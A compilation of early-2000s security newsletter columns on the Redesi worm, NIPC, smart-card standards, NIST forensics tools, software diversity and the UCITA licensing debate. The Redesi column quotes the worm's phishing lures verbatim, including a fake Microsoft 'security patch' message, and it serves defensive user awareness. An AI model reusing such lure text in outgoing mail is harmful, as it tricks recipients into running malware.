M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

REDESI Worm Disguised as Security Fix

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The Redesi worm (aka Dark Machine, DarkMachine, W32/Ucon) uses a particularly vicious form of disguise: it pretends to be a security patch or virus warning, thus playing on understandable nervousness about malicious software.

The subject line is randomly generated from a list that includes the following (not including the * character):

* FW: Emergency response from Microsoft Corp
* FW: Important news from Microsoft
* FW: IT departments on state of HIGH ALERT
* FW: Microsoft security update
* FW: Microsoft Update. Final Release Candidate
* FW: New computer virus
* FW: Security Update by Microsoft
* FW: Stop terrorists computer viruses reign
* FW: Terrorist Emergency. Latest virus can wipe disk in minutes
* FW: Terrorists release computer virus

The message itself reads, "Just recieved [sic] this in my email I have contacted Microsoft and they say it's real! Due to the recent spate of e-mail spread computer viruses Microsoft Corp. has released a security patch. Please apply the attached file to your Windows computer to stop any further spread or these malicious programs. Regards Microsoft Support"

A variant uses a different strategy: it uses a misleading subject line such as (not including the * character):

* A new type of Lager / Weed variant..... sorted !
* hell is coming for u, u will be sucked into a bottomless pit!!! -- Gaz
* I don't want to write anything but Si is bullying me. -- Jim
* I want to live in a wooden house -- Arwel
* Kev Gives great orgasms to ladeez!! -- Kev
* Michelle still owes me ú10 ... shit ! -- Si
* My dad not caring about my exam results -- by Michelle
* Scientists have found traces of the HIV virus in cows milk...here is the proof -- Will
* Why have I only got cheese and onion crisps? I hate them !! -- Si
* Yay. I caught a fish -- Si

The latter variant uses this body text: "heh. I tell ya this is nuts ! You gotta check it out !"

Attachments for both variants include the following:

* common.exe
* disk.exe

* rede.exe
* si.exe
* userconf.exe

Opening the attachment executes the payload, which includes the following functions:

* Worm sends itself to contacts in the recipient's Microsoft Outlook Address Book; infects operating system;
* Opens Windows dialog box showing that "the update was successful;"
* Attempts to reformat hard drives on Windows 9X or Windows ME machines on 11 November because of code inserted into the AUTOEXEC.BAT file.

Actions:
* Remind all users on your network NOT to open ANY executable e-mail attachments or any unsolicited or unexpected attachments of any kind;
* Explain that no legitimate security tool is ever distributed by e-mail, without a date, without a digital signature, and bypassing normal administrative controls;
* Don't open mail that appears to be arriving in your in-box by mistake (i.e., with someone else's name or a stranger's name on what seems to be personal correspondence);
* Delete unopened unwanted attachments from both the Inbox and the Deleted Items file;
* Keep your antivirus software up to date, preferably without user intervention.

For more information on this worm, see your antivirus vendor's site or

http://www.europe.f-secure.com/v-descs/redesi.shtml
http://www.kaspersky.com/news.asp?tnews=1&nview=1&id=244&page=
http://www.sophos.com/virusinfo/analyses/w32redesia.html
http://www.theregister.co.uk/content/56/22347.html

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

NIPC Provides Valuable Services

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The National Infrastructure Protection Center (NIPC) was established in February 1998 with the mission of serving "as the U.S. government's focal point for threat assessment, warning, investigation, and response for threats or attacks against our critical infrastructures. These infrastructures, which include telecommunications, energy, banking and finance, water systems, government operations, and emergency services, are the foundation upon which our industrialized society is based." The Web site < http://www.nipc.gov/about/about.htm > is packed with useful information for network managers, whether involved in critical infrastructure or not.

NIPC supports information sharing among government, law enforcement, academia and business. It supports the InfraGard program that has been growing throughout the United States with the help of local FBI offices; as the Secretary of the Vermont InfraGard, I have been delighted to see the growth in participation in our meetings since the initial discussions a year ago. See < http://www.infragard.net/ > for more information about that program.

NIPC provides three levels of warnings about threats to the infrastructure: Assessments (awareness materials), Advisories (recommendations for security improvements) and Alerts (news about specific attacks in progress or anticipated soon). These documents may be received by e-mail subscription at no cost and are available on the Web < http://www.nipc.gov/warnings/warnings.htm >.

In addition, NIPC offers free security publications < http://www.nipc.gov/publications/publications.htm >, mostly in Acrobat PDF, including the CyberNotes < http://www.nipc.gov/cybernotes/cybernotes.htm >, which are published every two weeks and which provide an excellent summary of top-priority issues in our field. Archives of all the issues are available online.

On the page marked "Legal Issues" < http://www.nipc.gov/legal/legal.htm >, NIPC provides summaries of important computer crime laws, guidelines on searching and seizing computers, and some pointers to resources on information security education and training, including "Safety Tips for Kids on the Internet."

The Major Investigations page < http://www.nipc.gov/investigations/investigations.htm > gives details of the most current arrest and prosecution of computer criminals. At this writing, there is a fascinating account from the 14th of August 2001 of the arrest of two Khazak nationals arrested in London and charged with breaking into the "Bloomberg computer system in Manhattan in an attempt to extort money from Bloomberg."

NIPC Incident Reports < http://www.nipc.gov/incident/incident.htm > are a method for systematically describing a computer security incident and submitting your report to the NIPC and the FBI. In addition to serving a useful function in keeping law enforcement up to date on the current situation, these reports can serve internally as a model for all incident reporting,

whether transmitted to external agencies or not. I must emphasize, however, that the value of contributing to the common stock of knowledge about computer security breaches is greater than ever due to the apprehended threat of cyberattack on resources of the United States and other countries in the wake of military action against terrorists worldwide. Please do your part as good corporate citizens to keep America strong by reporting computer crimes promptly.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

PFIR Radio

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

People For Internet Responsibility (PFIR, < http://www.pfir.org >) was founded in 1999 by two highly respected and experienced Internet professionals, Lauren Weinstein and Peter G. Neumann, creators and moderators of the PRIVACY Forum < http://www.vortex.com/privacy > and the RISKS Forum < http://catless.ncl.ac.uk/Risks >, respectively.

PFIR focuses on difficult decisions affecting "domain name policy, spam, security, encryption, freedom of speech issues, privacy, content rating and filtering" and others to come. The moderators are voices of reason in an ocean of ill-considered babble.

The interesting and provocative position papers offered from their home page include the following:

* Terrorism, Civil Liberties, and the Internet (23-September-2001)
* Top-Level Domain "Ghettoization" Proposals (9-Mar-2001)
* The Coming Electoral Blackout? (20-Jan-2001)
* Proposal for a Representative Global Internet Policy Organization (6-Dec-2000)
* Government Interception of Internet Data (7-Sep-2000)
* Internet Hoaxes and Misinformation (28-Aug-2000)
* Internet Policies, Regulations, and Control (23-Jul-2000)
* Electronic Signatures and Documents (updated 1-Jul-2000)

Recently, PFIR announced a Fact Squad < http://www.pfir.org/factsquad-announce > "to cut through hype, spin, misinformation, and propaganda regarding technological issues and their effects upon society." They have now begun a multimedia component: the "Fact Squad Radio" service < http://www.factsquad.org/radio >. These one-minute features focus on "a single relevant topic of importance" and are suitable even for non-technical listeners.

I listened to the first item < http://www.factsquad.org/radio >, which deals with national ID cards. Lauren Weinstein, sometimes heard on National Public Radio, has an excellent delivery and speaks so naturally that he's fun to listen to. I found the number of sound ideas he managed to present in a single minute to be amazing.

I hope that Weinstein and Neumann will consider posting even longer items -- perhaps as discussions between the two of them or as interviews of other luminaries.

I think that network managers and everyone else concerned with the direction of technology policy in the United States (and indeed, the world) should look at the PFIR site and sample the rich wares on offer there.

* * *

To subscribe to the PFIR newsletter, send the command "subscribe" or "unsubscribe"

respectively (without the quotation marks) in the body of an e-mail to < mailto: pfir-request@pfir.org >.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Smart Card Standards

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Smart cards have their own security standard now. These credit-card sized cards with embedded microprocessors can be used for identification and authentication of all kinds, including financial transactions. The development of international standards will encourage wider use of these valuable tokens for security applications.

Smart cards are currently used for many applications. For example, one-time password generators such as the SecurID (see http://www.rsa.com/products/securid/) allow security administrators to dispense with the nuisance of password management; each password lasts between one to three minutes and cannot be used thereafter. Users remember a simple personal identification number and don't have to worry as much about remembering strong passwords. In addition, token-based authentication allows users to detect possible compromise of their tokens at once: they find out they've lost them the next time they need them.

Electronic cash systems such as the Mondex product (see http://www.mondexusa.com/html/content/technolo/technolo.htm) allow users to load their smart cards with cash from their bank account and then to use their device to pay for goods and services as if they were using cash. The unique identifiers managed by the Mondex card microprocessors allow secure exchange of money without having to keep a record of the purchaser's identity during the transaction -- just like cash. In addition, because the microprocessors validate each other directly, there is no need for intermediary, remote validation services that often take time and cost money.

Until now, there have been no international standards for evaluating the security of such smart-card systems. However, according to the latest news from the National Institute of Standards and Technology (NIST), NIST and the National Security Agency (NSA), which run the National Information Assurance Partnership (NIAP), "have issued an evaluation certificate on a formal set of smart card security requirements. These specifications will allow manufacturers to have their smart cards tested to ensure they meet certain security standards. Smart cards have to be protected against hackers because they contain computerized information."

The Smart Card Security Users Group (SCSUG) includes big players in the financial field, including American Express, Europay International, JCB, MasterCard International, Mondex International and Visa. The group used the Common Criteria framework (ISO/IEC 15408) to develop formal standards for defining the security characteristics of smart cards.

The proposed standards were evaluated by a commercial testing laboratory and then validated by NIST and NSA under the NIAP Common Criteria Evaluation and Validation Scheme.

NIST announced that, "The development and evaluation of smart card security requirements represents a successful industry-government partnership contributing to the security of information systems and networks in the United States and around the world."

* * *

For more information on the Common Criteria Project, see the FAQ at http://www.commoncriteria.org/faq/faq.html

For more information about the smart card project, see http://csrc.nist.gov/cc/sc/sclist.htm

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Research & Development in Forensics Tools (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The November _ITL BULLETIN_ from the Information Technology Laboratory at the National Institute of Standards and Technology (NIST) offers exciting news about two research and development projects in computer forensics: the National Software Reference Library (NSRL) project and the Computer Forensics Tool Testing (CFTT) project.

Gary E. Fisher of the Software Diagnostics and Conformance Testing Division reports that these multi-agency projects are working towards improvements in computer forensics -- the tools and techniques for extracting information from the computers of victims and suspects in ways that preserve the data's usefulness in possible trials of accused perpetrators. Fisher writes, "The NSRL provides a set of reference data that can be used to reduce the number of files that have to be reviewed or examined during an investigation. This can significantly cut down on the amount of time required to gather and verify evidence in crimes involving computers."

Forensic examiners generally examine all the files -- often many thousands -- on any computer system that is being analyzed for evidence of a crime or of a non-criminal breach of security. They also examine slack space (unused space in the last clusters of files) and in free space (sectors that have been returned to the free list for a disk but which may contain vestiges of files erased from the file directory or file allocation table).

Because thousands of the files on a typical system are system or program files (as opposed to files created or modified by a user), investigators often waste hundreds of hours looking at data that are devoid of useful information for their investigation. The NSRL offers a sound basis for automating the investigation by letting the forensic experts ignore irrelevant files and thus plunge into the materials more likely to be useful. Much like anti-virus products, the NSRL has developed methods for creating _signatures_ of standard files so that forensic programs can be designed to set known files aside and list only likely candidates for examination.

The NSRL has been collecting variations and versions commercial software, shareware, and freeware for over 18 months. Each file is passed through several cryptographic hash algorithms that ensure that even a single bit of difference between two programs is likely to produce different hashes. The set of hashes ensures that it is almost impossible for two files that are in fact different to have the same set of hashes.

The resulting database of program names, origins and hashes are distributed on CD-ROM from NIST's Standard Reference Data Office as Special Database #28 < http://www.nist.gov/srd/nistsd28.htm >.

In addition to speeding investigations by forensic examiners, the database of fingerprints will allow other applications; e.g., identifying pirated software or other intellectual property. System administrators, for example, will be able to identify such products even if they are renamed; they

will also be able to use such tools to identify possible Trojan Horse modifications of system files. Another application might be to spot unauthorized or illegal images that have been disguised as system files; their computed fingerprints won't match the database values. Finally, the tools will offer opportunities to identify missing files, perhaps deleted by malefactors to hide traces of unauthorized or illegal activity.

* * *

In the next column in this pair of reports, we'll look at the Computer Forensics Tool Testing (CFTT) project.

* * *

For more details of this exciting project, see < http://www.nsrl.nist.gov >.

To subscribe to the free ITL BULLETIN and many other publications from that group, see < http://www.itl.nist.gov/itl-publications.html >.

For more information about computer forensics see

Bologna, J. (1993). *Handbook on Corporate Fraud: Prevention, Detection, Investigation.* Butterworth-Heinemann (Boston). ISBN 0-750-69243-X. xii + 308. Index.

Brownlee, N. & E. Guttman (1998). *Expectations for Computer Security Incident Response.* RFC 2350. http://www.cis.ohio-state.edu/htbin/rfc/rfc2350.html

Rosenblatt, K. S. (1995). *High-Technology Crime: Investigating Cases Involving Computers*. KSK Publications (P.O. Box 934, San Jose, CA 95108-0934; tel. 408-296-7072). 603 pp + diskette. $69.95

Stephenson, P. (1999). _*Investigating Computer-Related Crime: A Handbook for Corporate Investigators.*_ Auerbach Publications (Boca Raton, FL). ISBN 0-849-32218-9. 328 pp. Index.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Research & Development in Forensics Tools (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first of two short reports on recent developments in forensic software, we looked at the National Software Reference Library (NSRL) project described in the ITL BULLETIN from the National Institute of Standards and Technology (NIST) Information Technology Laboratory. In this report, we look at the Computer Forensics Tool Testing (CFTT) project.

* * *

Tools that are supposed to achieve a particular analytical purpose – e.g., intrusion detection software, firewalls, and antivirus products – need to be tested to see how well they work. Testing requires standards, and that's what CFTT is designed for.

NIST has defined a framework for testing computer forensics tools which allows product developers and users to

* classify functions and requirements;

* specify details of these functional characteristics and user requirements; and

* define tests for measuring how well specific tools meet those standards.

Currently, project efforts are focused on disk imaging software. Disk imaging tools are critically important in preserving the chain of custody over evidence; with suitable affidavits, these bit-for-bit copies of hard disk drives are burned onto CD-ROMs so that the courts can have impeccable copies of the original data with no grounds for questioning their accuracy. Other projects for the future include password crackers (which help investigators access password-protected systems and files) and image-analysis tools (useful in locating information hidden by _steganography_ inside pictorial files).

The development process is highly interactive, with subject area experts involved at every step. Interim results are posted to the CFTT Website (http://www.cftt.nist.gov) for discussion and suggestions. The current disk imaging specification (version 3.1.1) was posted for comment to < http://www.cftt.nist.gov/teststat.html > on 13 July 2001.Eventually, specific forensic product test results will be published by the National Institute of Justice.

* * *

This kind of work illustrates the value of public-private partnerships in high technology. The NIST initiatives might be very difficult for any individual company to launch, and industry consortia can be cumbersome, in part because of competitive pressures and fears of being seen as a cartel in violation of anti-trust regulations. In addition, these NIST projects are breaking new

ground in an increasingly important area of computing: forensic analysis. As computer crime and abuse increases in our ever-more computerized society, law enforcement personnel and private investigators need to be able to track down and, if appropriate, prosecute malefactors.

Best wishes to the NIST team and their collaborators for continued progress!

* * *

For more information about computer forensics, visit

High Technology Criminal Investigation Association (HTCIA) < http://htcia.org/ >

<more>

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

UCITA (1): Background

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The Uniform Computer Information Transactions Act was developed by the National Conference of Commissioners on Uniform State Laws. This proposed general format for state laws covering software licenses and other aspects of electronic commerce has generated controversy ever since it was introduced in 1999. The UCITA potentially has serious ramifications for network and security managers for software acquisition budgets, support costs, privacy, and denial-of-service (DoS) attacks.

In this short series, I will summarize the basics, summarize arguments by proponents and opponents, and comment on the situation.

* * *

In July 1999, the National Conference of Commissioners on Uniform State Laws (NCCUSL) approved the controversial UCITA (Uniform Computer Information Transactions Act) proposal that would create common licensing rules for software and other IT transactions.

UCITA legislation in individual states (henceforth generically referred to as "UCITA") would regulate the sale and licensing of computer software, databases, online information, multimedia and other intellectual property presented in electronic form. The UCITA is sometimes described as a general commercial statute for cyberspace. UCITA-inspired legislation has been introduced to or passed by state legislatures in 15 states and the District of Columbia (complete list at http://www.bmck.com/ecommerce/ucitacomp.htm).

Among other protections for vendors, the UCITA provides for

* rigid enforcement of shrink-wrapped licenses even though the buyer may not see or agree to the terms until after the software has been purchased;

* banning reverse engineering of proprietary software;

* allowing vendors to shut down software remotely if they suspect a violation of the licensing terms;

* easier disclaimer of written warranties.

Currently, UCITA is strongly supported by such organizations as the Software & Information Industry Association and by some software vendors such as Microsoft. It is strongly opposed by such organizations as the American Library Association (ALA), Association for Computing Machinery (ACM), Computer Professionals for Social Responsibility (CPSR), Electronic Frontier Foundation (EFF), the Institute of Electrical and Electronics Engineers (IEEE) and by twenty-six state attorneys general.

* * *

In part 2, I'll summarize the arguments presented by supporters of UCITA.

* * *

For more information about the UCITA, see the following Web sites:

For the full text of the Final Act with Comments (August 23, 2001) see < http://www.law.upenn.edu/bll/ulc/ucita/ucita01.htm >

American Library Association (ALA) < http://www.ala.org/washoff/ucita/index.html >

Americans for Fair Electronic Commerce Transactions (AFFECT), formerly 4CITE < http://www.4cite.org/ >

Association for Computing Machinery (ACM) Letter concerning the UCITA (1999) < http://www.acm.org/usacm/IP/usacm-ucita.html >

Computer Professionals for Social Responsibility (CPSR) fact sheet < http://www.cpsr.org/program/UCITA/ucita-fact.html >

Ed Foster's comments (Infoworld Special Report) on UCITA < http://www.infoworld.com/ucita/ >

Institute of Electrical and Electronic Engineers (IEEE) UCITA Network < http://www.ieeeusa.org/forum/grassroots/ucita/ >

Software & Information Industry Association (S&IIA) "Summary of Benefits" < http://www.siia.net/sharedcontent/govt/issues/ucita/summary.html

"Why We Must Fight UCITA" by Richard Stallman < http://www.eff.org/IP/DRM/UCITA_UCC2B/20000131_fight_ucita_stallman_paper.html >

UCITA Online < http://www.ucitaonline.com >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

UCITA (2): PRO

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

"UCITA was originally intended to be a revision to the Uniform Commercial Code (UCC), which has been adopted in almost all of the states and territories of the U.S. and which ensures consistent rules governing contract law from state to state. . . . Publishers and large software producers are the primary supporters of UCITA." -- American Library Association, "What is UCITA?" < http://www.ala.org/washoff/ucita/what.html >

[Before summarizing the arguments presented in favor of UCITA, I want it clear that on balance, I oppose the UCITA. However, based on previous sad experience, I must respectfully request that the more excitable readers among you NOT shower me with abuse for presenting arguments with which I _disagree_.]

Proponents of the UCITA make the following key points:

1) The issue: growth in e-business has outdated existing contract law dealing with intellectual property. The absence of clear guidelines makes it difficult to frame end-user license agreements (EULAs) in a uniform way from state to state. Conflicts between end-users and software and other content producers have been resolved through expensive and time-consuming civil tort proceedings. Standardization will reduce the cost of doing business and will therefore encourage small businesses to expand successfully into interstate commerce, free of the burden of having to worry about wildly varying laws in different jurisdictions in the USA. In addition, software and information-content vendors will have the choice of law and choice of venue for all legal disputes concerning EULAs. By default, the applicable laws and the venue governing EULAs are those of the vendor.

2) _Shrink-wrap_ EULAs are those included inside the packages that consumers purchase; _click-wrap_ EULAs are electronically displayed during purchase transactions and are typically acceded to by clicking on a button on screen. The UCITA makes click-wrap EULAs enforceable and allows for a period following purchase during which users can return the product for a full refund if they disagree with the EULA terms.

3) "UCITA rejects the `perfect tender' rule for commercial licenses. One of the problems with Article 2 [of the Uniform Commercial Code] is that it requires delivery of goods that conform to the contract. Software is recognized as a product that cannot be made perfect and that it almost always will have bugs. . . . UCITA eliminates the perfect tender rule and replaces it with a substantial conformance standard. The perfect tender rule is retained for transactions involving consumers." -- SIIA "Summary of Benefits." < http://siia.net/sharedcontent/govt/issues/ucita/summary.html >

4) As explained above, UCITA makes it easier for software and information publishers to include legally-binding terms explicitly disclaiming responsibility for the damages caused by defective software or inaccurate "informational content." Such freedom will encourage risk-taking by vendors because they won't have to worry about legal entanglements when they sell defective products; the net effect will be greater innovation and therefore, ultimately, better

products and value for consumers.

5) The user interface is explicitly excluded from consideration as part of a computer program: "As used in this Act, `computer program' refers to functional and operating aspects of a digital or similar system, whereas `informational content' refers to material that communicates to a person." -- UCITA Official Comment 10 on Section 102. < http://www.law.upenn.edu/bll/ulc/ucita/ucita01.htm >

6) UCITA establishes a framework for enforcing contractual limitations on use of covered products. The SIIA document quoted in section (3) above reads, "For instance, if a license agreement is for a certain term, it is not a breach of the contract for the licensor to put something in the software that prevents use of the software after the term expires. Similarly, if the license allows only a certain number of users, it is not a breach of the contract to put something in the software that prevents more users from logging on to the software." In particular, vendors may include and enforce a gag rule on commercial purchasers of their products, reducing the annoyance and expense caused by public disclosure of such inevitable flaws as bugs and design flaws in purchased software. As Official Comment 3 to Section 105 has it, "While a term that prohibits a person from criticizing the quality of software may raise public policy concerns if included in a shrink-wrap license for software distributed in the mass market, a similar provision included in an agreement between a developer and a company applicable to experimental or early version software not yet perfected for the marketplace would not raise similar concerns."

7) UCITA-based legislation may attract high-technology business to those states that pass such laws. "Such benefits could include helping to foster e-commerce within the state and becoming a magnet for emerging companies seeking an e-commerce-friendly location." -- Priscilla A. Walter, "UCITA: Establishing a legal infrastructure for e-commerce." < http://www.siia.net/sharedcontent/govt/issues/ucita/upgrade-may.html >

* * *

In part 3 of this series, I will summarize at opposition to the UCITA.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Application Software and Security

by Gary C. Kessler

Mich Kabay writes: My friend and colleague Prof. Gary Kessler is the Program Director of the Computer Networking major at Champlain College in Vermont < http://neworking.champlain.edu/ > and chair of the Vermont InfraGard chapter < http://www.vtinfragard.org >. He always has interesting thoughts about practically everything, and today I am offering you his thoughtful and throught-provoking essay on the long-term security implications of the software we choose.

* * *

I [Gary Kessler] was in a discussion recently with a colleague in my college's Web Design major. I was venting frustration with Web designers who build their pages using features only supported by one browser (invariably Internet Explorer). "When I was a baby programmer," I snorted, "we designed code for the ease of the user not the ease of the developer." His retort was that IE got market share and Navigator lost market share because the folks at Netscape didn't add support of all of the fancy bells and whistles that Microsoft did.

This conversation and countless similar ones have been simmering in my overheated brain for a while and it dawned on me that the problem is as much application as it is operating system. And the bottom-line is this question: We all talk a good security story, but do we practice what we preach and do we put our money where our mouths are?

Let me focus for now on Microsoft network applications. All companies that use these application make a specious argument about "productivity" versus security. But if you really care about information security, how can you justify using products that seem to have a never-ending stream of security vulnerabilities, are subject to frequent attacks by Bad Guys, and are common attack vectors for viruses, worms, and other exploits – all this trouble to enhance user productivity? There are other products to enhance user productivity that don't have this lamentable history of security failures.

As an example, why do so many sites use Outlook when it is known to be hard to secure, rarely used in a secure fashion anyway, and is a major target of attacks? When one considers the features needed by most users, there are many other clients that provide equivalent functionality (including a shared calendar function).

The same can be said about the Internet Information Service software. IIS is not the best nor most feature-rich Web server -- nor is it the only free one. It is, however, susceptible to the most HTTP attacks and recent advisories warn us about vulnerabilities with... the Microsoft extensions to HTTP. So tell me again, why are we using IIS?

I am not bashing Microsoft; I am merely reporting the headlines. In fact, there are probably a number of good reasons to use Outlook and/or IIS. All too often, however, these applications are used for no other reason than because they are there or because they came recommended by a consultant – usually one who also sells and/or supports this software.

What I am suggesting is that we take the precepts of defense-in-depth seriously and seriously

consider the equivalent of biodiversity, as well. Microsoft has long claimed that the computer world and cyberspace would be safer with monolithic software; i.e., operating system, browser, and application suites all from the same source. But I would suggest that the exact opposite provides the best possible defense. Ecosystems with a diverse set of organisms are more stable than monocultures.

I have been fortunate to date in that I have never had a virus problem on one of my own personal systems. Or, put another way, I have been careful and vigilant. Although I usually use a Microsoft Windows operating system, I employ network applications, anti-virus software, and personal firewall software all from different vendors -- even though this sometimes costs money. And just as biodiversity protects forests and farm crops from the devastating effects of a species-specific disease, I avoided getting smacked by Code Red, Nimda, Klez, and BugBear. A large number of my all-Microsoft colleagues have not been as lucky.

So I really do have a point. Security takes time and money -- but not as much as some would make you think. It makes no sense to use software just because it is "free" if it comes with a very high hidden cost and is, in fact, inferior to alternatives. And if we always take the path of least resistance, using software merely because it shipped with the operating system rather that choosing the best software for our given tasks, we will eventually end up with no software choice at all.

* * *

Gary C. Kessler can be reached at < mailto:kumquat@sover.net >. More information about Gary can be found at < http://www.garykessler.net >.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

UCITA (3): CON

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The Uniform Computer Information Transactions Act was developed by the National Conference of Commissioners on Uniform State Laws. This proposed general format for state laws covering software licenses and other aspects of electronic commerce has generated controversy ever since it was introduced in 1999. The UCITA potentially has serious ramifications for network and security managers for software acquisition budgets, support costs, privacy, and denial-of-service (DoS) attacks.

This article summarizes key arguments against the UCITA.

* * *

1) Changing the model for software use from purchase to licensing has implications for long-term budgeting and control of such products. For example, more products can be licensed to stop working at the end of a contract period.

* Although there is nothing inherently improper in negotiating such contracts, there will be cases where users will want to continue using a specific version of an application program even if the vendor wants to push them to a newer version.

* Resistance may be justified by compatibility reasons or because the users do not choose to upgrade their hardware or operating systems. Licenses could forbid them from continuing to use a discontinued product or unsupported version.

* In addition, licensing in the world of servers and mainframes has always had problems associated with unilateral increases in license and support costs, sometimes including steep price rises when a user upgrades a system or increases the maximum number of concurrent users.

2) "Licensing" instead of "selling" software removes such purchases from state protection against unfair and deceptive trade practices. Even though "Most consumers think that they are buying a consumer product when they pay money for software," UCITA creates "confusion about the scope of existing consumer laws. . . [and] . . . fails to extend analogous consumer protection to mass-market software contracts that are functionally like other consumer product transactions, despite new legal labels." -- Jean Braucher, "UCITA: Objections from the consumer perspective." < http://www.cpsr.org/program/UCITA/braucher.rtf >

3) Allowing vendors to reveal contract details for shrink-wrapped software _after_ a consumer has purchased a license to a product makes comparison shopping difficult or impossible by individuals. Having committed money to a particular choice, individuals are less likely to go to the trouble of packing up their software and returning it for a refund. Why shouldn't there be a copy of the contract available as a tear-off sheet at all distributors or online?

4) Reducing penalties available to aggrieved customers who have suffered damage from bad

software or bad information makes it less likely that vendors will spend money improving quality assurance: "UCITA makes it too easy for software publishers to avoid facing any legal consequences for defective software. Perhaps this is appropriate for some defects, but not for the ones the publisher knew about when it sold the product. Customers can't discover most of these defects with quick trials of the program -- it takes skill to find them during pre-use testing. By reducing the responsibility of software publishers to detect and eliminate problems before the product is released to the public, UCITA will result in the lowering of standards in our profession." -- Barbara Simons, "Letter from the President of the ACM re UCITA, July 12, 1999" < http://www.acm.org/usacm/IP/usacm-ucita.html >.

5) The proposed laws go a long way towards protecting vendors against the wrath of consumers confronted with bugs and design flaws, but there is no equivalent protection of consumers: UCITA fails to require vendor disclosure even of _known_ defects.

6) To the rebuttal that a free market can deal with such problems through free choice by consumers, opponents retort that the free market is hardly improved by terms that restrict the free flow of information about products -- in particular, legal bans on critical discussion of software flaws by commercial customers and their employees as allowed in contracts under terms of the UCITA. Banning open discussion will inevitably have a chilling effect on the free flow of information, including publication of articles in technical publications. "By changing what would otherwise be considered a sale into a licensing transaction, UCITA permits software publishers to enforce contract provisions that may be onerous, burdensome or unreasonable, and places on the purchaser the burden and cost of proving that these provisions are unconscionable or `against fundamental public policy.' Examples of these provisions include prohibitions against public criticism of the software and limitations on purchasers' rights to sell or dispose of software. The first provision prohibits the reviews, comparisons, and benchmark testing that are critical for an informed, competitive marketplace. The second issue could legally complicate transactions including corporate mergers/ acquisitions, sales of small businesses, the operation of businesses dealing in second-hand software, and even yard sales." -- IEEE-USA Board of Directors, "Opposing adoption of the . . . [UCITA]. . . ." < http://www.ieeeusa.org/forum/POSITIONS/ucita.html >

7) UCITA reduces the value of used software by making it possible to bar resale of uninstalled software products, thus reducing competition for new products.

8) UCITA makes it possible to choose a venue for legal proceedings entirely at the choice of the vendor; for example, a vendor could choose to have a hearing in Florida if a customer in Alaska sued for redress. Such arbitrary unilateral power makes it easier to discourage lawsuits even over legitimate consumer grievances.

9) The language of UCITA raises serious questions about the consequences of reverse engineering of commercially licensed software. Reverse engineering -- studying a product, including its compiled code, to understand how it works -- is essential to identify flaws and suggest corrections. It is also important to support interoperability of products from different makers. UCITA allows language that could make such study legally impossible.

10) The classification of the user interface as information rather than as part of the computer program itself is a transparent attempt to limit product liability. The user interface is not equivalent to, say, information presented in a document; it is an integral and critical component

of all computer programs that require user input and produce human-readable output. Errors in the interface are potentially more serious than errors in information (e.g., a typographical error in output) and should not be insulated from legal redress.

* * *

